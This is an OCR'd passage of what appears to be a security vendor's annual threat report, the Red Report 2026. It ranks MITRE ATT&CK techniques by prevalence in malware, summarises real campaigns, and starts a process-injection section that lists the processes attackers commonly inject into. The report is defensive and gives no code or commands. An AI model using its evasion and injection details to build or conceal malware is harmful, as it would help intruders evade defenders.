
The era of the "smash-and-grab" predator is ending. In its place, a new organism has emerged, one that does not seek to destroy the host immediately but to inhabit it, feed on it, and turn its own defenses into camouflage. We call this entity the **Digital Parasite.**

The following section details the **Ten Core Behaviors** that define this new threat and its attendant threat landscape. These are not hypothetical scenarios; they are narrative reconstructions based on the most significant malware campaigns and tradecraft observed in 2026.

From the **Self-Aware** instincts of malware using trigonometry to detect humans, to the **Hardware Insiders** plugging KVMs into corporate laptops, these stories map the lifecycle of the modern intrusion.

They tell a singular, chilling story:

> **The adversary is no longer at the gate.**
> **They are already logged in.**



CHAPTERS OF INFECTION


CHAPTERS OF INFECTION

#1 Infiltration & Camouflage:

How the parasite enters (T1055, T1036) and disguises itself as the host.

#2 Adaptation & Awareness:

How the threat senses danger (T1497) and blinds the immune system (T1562).





#3 Symbiosis:

How it turns the host's own tools (T1059) and cloud infrastructure (T1071) into weapons.

#4 The Hardware Layer:

The shift from software exploits to physical control (T1219).





#5 The Endgame:

The evolution from destruction to the hybrid lock (T1486).

#1 T1055 PROCESS INJECTION: THE DIGITAL PARASITE

In 2026, malware no longer breaks down the door; it walks in wearing a uniform. Process Injection remains the number one technique because it allows adversaries to turn legitimate, trusted applications into "zombie" hosts for malicious code.

This year, the **Tinky Winkey keylogger** demonstrated the lethal efficiency of this method. Instead of running as a suspicious background process, Tinky Winkey injected its payload directly into legitimate Windows processes, allowing it to record keystrokes and steal data while completely hidden from the task manager.

By living inside the host's own memory, the "Digital Parasite" feeds on system resources and evades detection, proving that the most dangerous threat is the one you trust.

#2 T1059 COMMAND AND SCRIPTING INTERPRETER: LIVING OFF THE LAND 2.0

Why bring a weapon when the victim provides the arsenal? Adversaries continue to dominate by weaponizing the very tools administrators use to manage networks.

In May 2025, the **DragonForce ransomware group** utilized PowerShell one-liners to download and execute payloads directly in memory, leaving no file artifacts on the disk for antivirus tools to scan. Similarly, on macOS, the **Atomic Stealer (AMOS)** abused AppleScript to trick users into handing over passwords via fake system prompts. This technique turns the operating system against itself, making every terminal and script engine a potential liability.

#3 T1555 CREDENTIALS FROM PASSWORD STORES: THE IDENTITY CRISIS

The modern perimeter is identity, and adversaries have realized it is easier to log in than to hack in. In 2026, the **SantaStealer** malware shocked the industry by bypassing Chrome's AppBound encryption, not by breaking the cryptography, but by abusing legitimate browser APIs to request the decrypted passwords just as the browser itself would.

#4 T1497 VIRTUALIZATION/SANDBOX EVASION: SELF-AWARE MALWARE

Malware has evolved a survival instinct. It no longer blindly detonates; it first looks around to ensure it isn't being watched. The most striking example of this is **LummaC2**, which uses trigonometry to calculate the "humanity" of mouse movements.

By analyzing the Euclidean distance and angles of cursor paths, the malware can distinguish between the erratic movement of a human user and the sterile, straight lines of an automated sandbox. If it detects a simulation, it "plays dead," remaining dormant to fool security analysts and sandboxes.

#5 T1071 APPLICATION LAYER PROTOCOL: HIDING IN THE CLOUD

The era of suspicious command-and-control (C2) servers is ending. Attackers are now "living off the cloud," routing their malicious traffic through the world's most trusted APIs. The **LameHug** malware and **SesameOp** backdoor rewrote the rules by using **OpenAI's API** and **AWS Lambda** as covert C2 channels.

By embedding commands inside what looked like legitimate AI prompts or cloud function calls, they rendered traditional firewall blocklists useless. Security teams are now faced with the impossible task of distinguishing between a developer using ChatGPT and a backdoor receiving instructions.

#6 T1036 MASQUERADING: THE ART OF DECEPTION

Camouflage is the key to persistence. Adversaries are mastering the art of looking boring, disguising malicious binaries as harmless system files to fool both users and sensors.

In late 2025, the **Ferocious Kitten** campaign used the "Right-to-Left Override" (RTLO) character to flip the extension of executable files, making a malicious .exe appear as a benign .pdf or image file to the victim. Simultaneously, groups like **Mustang Panda** deployed malware with invalid or expired digital signatures that still fooled superficial checks, proving that visual trust is a vulnerability.

#7 T1547 BOOT OR LOGON AUTOSTART EXECUTION: THE IMMORTAL THREAT

A fleeting infection is a failed infection. Adversaries are obsessed with survival, ensuring their code resurrects every time a computer reboots. The **EtherRAT** malware on Linux demonstrated this by creating hidden .desktop files in XDG autostart directories, ensuring it launched silently with every user login.

On Windows, **CABINETRAT** utilized the classic "Run" registry key to maintain a permanent foothold. This technique transforms a single breach into a chronic condition, allowing attackers to maintain long-term access for espionage or data theft.

#8 T1562 IMPAIR DEFENSES: BLINDING THE WATCHMAN

Before stealing the jewels, a thief will cut the alarm. Similarly, modern adversaries have made "blinding" security tools a standard first step in their attack chains.

The **Deadlock ransomware** exemplified this by abusing the legitimate SystemSettingsAdminFlows.exe utility to quietly disable Windows Defender's real-time protection and cloud reporting. More aggressively, **RealBlindingEDR** tools were used to surgically remove kernel callbacks, effectively putting EDR sensors into a coma without crashing the system. By leaving the agent running but blind, attackers operate in a ghost world, invisible to the very tools meant to stop them.

#9 T1219 REMOTE ACCESS SOFTWARE: THE HARDWARE INSIDER

The most alarming development of 2025 was the shift from software to hardware. While software tools like **AnyDesk** and **VS Code Tunnels** remain popular for persistence, the game changed with the discovery of North Korean (DPRK) laptop farms.

Operatives utilized **IP-KVM devices** (like PiKVM) plugged directly into HDMI and USB ports to control corporate laptops at the BIOS level. This hardware-based access operates completely below the operating system, rendering traditional endpoint security software blind to the intrusion and redefining the term "Insider Threat."

#10 T1486 DATA ENCRYPTED FOR IMPACT: THE HYBRID LOCK

Ransomware has not disappeared; it has become subtler, and more *professional*. The "smash and grab" has evolved into a high-tech hostage situation using **Hybrid Encryption**. Groups like **Qilin** and **RansomHub** now combine the speed of symmetric encryption (like AES or ChaCha20) to lock files instantly with the security of asymmetric encryption (RSA or ECC) to protect the keys.

THE MITRE ATT&CK® FRAMEWORK

THE MITRE ATT&CK® FRAMEWORK


The MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework is a globally accessible knowledge base of adversary tactics and techniques derived from real-world observations. This resource helps organizations in comprehending and mitigating the tactics, techniques, and procedures (TTPs) employed in cyberattacks.

In the MITRE ATT&CK framework, a "**tactic**" refers to a high-level objective that an adversary is trying to achieve, such as "Lateral Movement" across a network. A "**technique**" is a specific method used by an adversary to achieve a tactic, such as the "Remote Services" technique for Lateral Movement. "Sub-techniques," like T1021.001 for Remote Desktop Protocol, are precise implementations of a technique. The MITRE ATT&CK Matrix for Enterprise **v18.1** consists of **14 tactics**, **216 techniques**, and **475 sub-techniques** [1].

The framework also chronicles threat "**groups**" involved in intrusions and the "**software**" they deploy, encompassing malware and various tools. Currently, ATT&CK contains **172 groups** and **784** pieces of **software**.

With **44 "mitigations",** ATT&CK advises on solutions to prevent technique execution. Detection is supported by **106 "data components"**, pinpointing data sources critical to identifying techniques.

ATT&CK's **"campaign"** structure catalogs intrusion activity over time with shared objectives, currently featuring **52 campaigns**.




The figure on the left illustrates the relationships among ATT&CK's core components. It shows how adversaries carry out **Tactics** using specific **Techniques**, and how adversary tools are categorized as **Software** within the framework.

ATT&CK serves as a comprehensive knowledge base that documents each technique along with associated **Mitigations** and, following the October 2025 (v18) update, **Detection Strategies and Analytics** that guide defenders on how techniques can be identified and monitored, replacing the earlier reliance on **Data Sources**.

METHODOLOGY

METHODOLOGY



The insights presented in the Red Report 2026 are derived from a rigorous, large-scale analysis of real-world threat data collected throughout 2025. Picus Labs employed a data-driven approach to map adversary behaviors directly to the MITRE ATT&CK® framework, ensuring that the findings reflect the actual tactical landscape facing organizations today.

Data Collection

Between **January 2025 and December 2025**, Picus Labs analyzed a dataset of **1,153,683 unique files**, of which **1,084,718 (94.02%)** were classified as malicious. To ensure a robust dataset, files were sourced from a diverse ecosystem including commercial and open-source threat intelligence, security vendors, malware sandboxes, and underground forums.

Analysis & Mapping

From the identified malicious files, analysts detected **15,544,909 specific malicious actions**, averaging approximately **14 actions per malware sample**. These actions were systematically mapped to the MITRE ATT&CK framework, yielding a total of **13,321,128 identified ATT&CK techniques**. On average, each malware sample exhibited **12 distinct techniques**, providing a granular view of how adversaries combine different methods to achieve their objectives.


Ranking Criteria

To determine the **Red Report 2026 Top Ten**, researchers ranked techniques based on their absolute prevalence across the dataset. For each technique, Picus Labs calculated the number of unique malicious files employing it and expressed this as a percentage of the total malicious files analyzed.

Example Calculation: The *T1055: Process Injection* technique was identified in **326,165** separate malware samples. This represents **30.07%** of the 1,084,718 malicious files in the dataset.

This methodology ensures that the Top Ten list highlights the techniques most widely used by attackers in the wild, enabling organizations to prioritize their defenses against the highest-probability threats.

#1



T1055
PROCESS INJECTION

Tactics
Defense Evasion,
Privilege Escalation

Prevalence
30%

Malware Samples
326,165

Process injection is a technique employed by threat actors to enhance their ability to remain undetected, persist within a victim's system, and potentially access higher levels of privileges.

This method involves the insertion of malicious code into a legitimate process, thereby enabling the attacker to run their code in the context of that process. The strategy effectively masks the malicious activity, helping it to evade basic detection mechanisms.

In the Red Report 2026, this technique has remained as the most prevalent MITRE ATT&CK Technique due to its extensive array of advantages for adversaries.

ADVERSARY USE OF PROCESS INJECTION

Adversaries may use Process Injection for various purposes, including evading detection, maintaining presence within a system, and accessing process resources such as memory and network.

It is a typical security practice to list all the processes running on a system and identify the malicious processes among the legitimate ones that are part of the operating system or installed software with recognizable names and file paths. Security mechanisms scan for processes that exhibit unusual characteristics, such as non-standard file paths or abnormal behavior, which may indicate a potential threat. Such processes are swiftly flagged as suspicious and can be killed to protect the system.

However, when adversaries embed their malicious code into an existing, trusted process, they create a challenge for detection efforts. This stealth tactic, known as **Process Injection**, allows the intrusive code to run unnoticed within the memory space of another process, making it particularly difficult for security defenses to detect and neutralize the threat.

Process injection provides two significant benefits for adversaries:

1. Privilege Escalation

If the target process has elevated privileges, the injected code will also have access to those privileges, allowing the adversary to gain greater control over the system and potentially escalate their privileges even further. For instance, if a target process has access to network resources, then the malicious code encapsulated within this process may allow an adversary to communicate over the Internet or with other computers on the same network. This privilege can enable the adversary to carry out various malicious activities, such as downloading next-stage payloads or tools, exfiltrating sensitive data, spreading malware to other systems, or launching attacks against the network.

2. Defense Evasion

An adversary can evade security controls designed to detect and block known threats by executing their malicious code under the privileges of a legitimate process. As the malicious code is hidden within the legitimate process, which is typically allow-listed, the target process acts as a camouflage for the malicious code, allowing the malicious code to evade detection and run without being noticed. Since the code is typically run directly in the memory of the legitimate process, it is difficult for disk forensics tools to detect the code, as it is not written to the disk.

Legitimate Processes Used for Process Injection

Security controls may quickly detect custom processes with unfamiliar names. Therefore, attackers use common native built-in Windows processes, such as:

- **AppLaunch.exe** – Application Launcher
- **arp.exe** – Address Resolution Protocol Utility
- **cmd.exe** – Command Prompt
- **conhost.exe** – Console Window Host
- **control.exe** – Control Panel Applet
- **csrss.exe** – Client/Server Runtime Subsystem
- **ctfmon.exe** – CTF Loader
- **dllhost.exe** – COM Surrogate
- **dwm.exe** – Desktop Window Manager
- **explorer.exe** – Windows Explorer
- **lsass.exe** – Local Security Authority Subsystem Service
- **msbuild.exe** – Microsoft Build Engine
- **mshta.exe** – Microsoft HTML Application Host
- **msiexec.exe** – Windows Installer
- **PowerShell.exe** – Windows PowerShell
- **rundll32.exe/rundll64.exe** – Run a DLL as an App
- **schtasks.exe** – Task Scheduler
- **services.exe** – Services Control Manager
- **smss.exe** – Session Manager Subsystem
- **spoolsv.exe** – Print Spooler Service
- **svchost.exe** – Service Host
- **taskhost.exe** – Host Process for Windows Tasks
- **taskmgr.exe** – Task Manager
- **wininit.exe** – Windows Start-Up Application
- **winlogon.exe** – Windows Logon Process
- **wmiexec.exe** – WMI Execution Process
- **wmiprvse.exe** – WMI Provider Host
- **wscntfy.exe** – Windows Security Center Notification App
- **wuauclt.exe** – Windows Update AutoUpdate Client

Attackers also use processes of commonly used software, such as browsers, antiviruses, office tools, and utilities. Examples:

- **acrobat.exe** – Adobe Acrobat
- **adobearm.exe** – Adobe Acrobat Reader Updater
- **chrome.exe** – Google Chrome
- **discord.exe** – Discord
- **dropbox.exe** – Dropbox
- **dropboxsync.exe** – Dropbox Sync
- **excel.exe** – Microsoft Excel
- **firefox.exe** – Mozilla Firefox
- **googleupdate.exe** – Google Updater
- **java.exe** – Java Runtime Environment
- **jucheck.exe** – Java Update Checker
- **notepad.exe** – Notepad
- **onedrive.exe** – OneDrive
- **opera.exe** – Opera Browser
- **outlook.exe** – Microsoft Outlook
- **photoshop.exe** – Adobe Photoshop
- **slack.exe** – Slack
- **steam.exe** – Steam
- **teams.exe** – Microsoft Teams
- **vmwaretray.exe** – VMware Tray
- **winword.exe** – Microsoft Word
- **wordpad.exe** – Wordpad
- **zoom.exe** – Zoom

Methods of Target Process Selection

Adversaries use the following methods when picking their target process for malicious code injection:

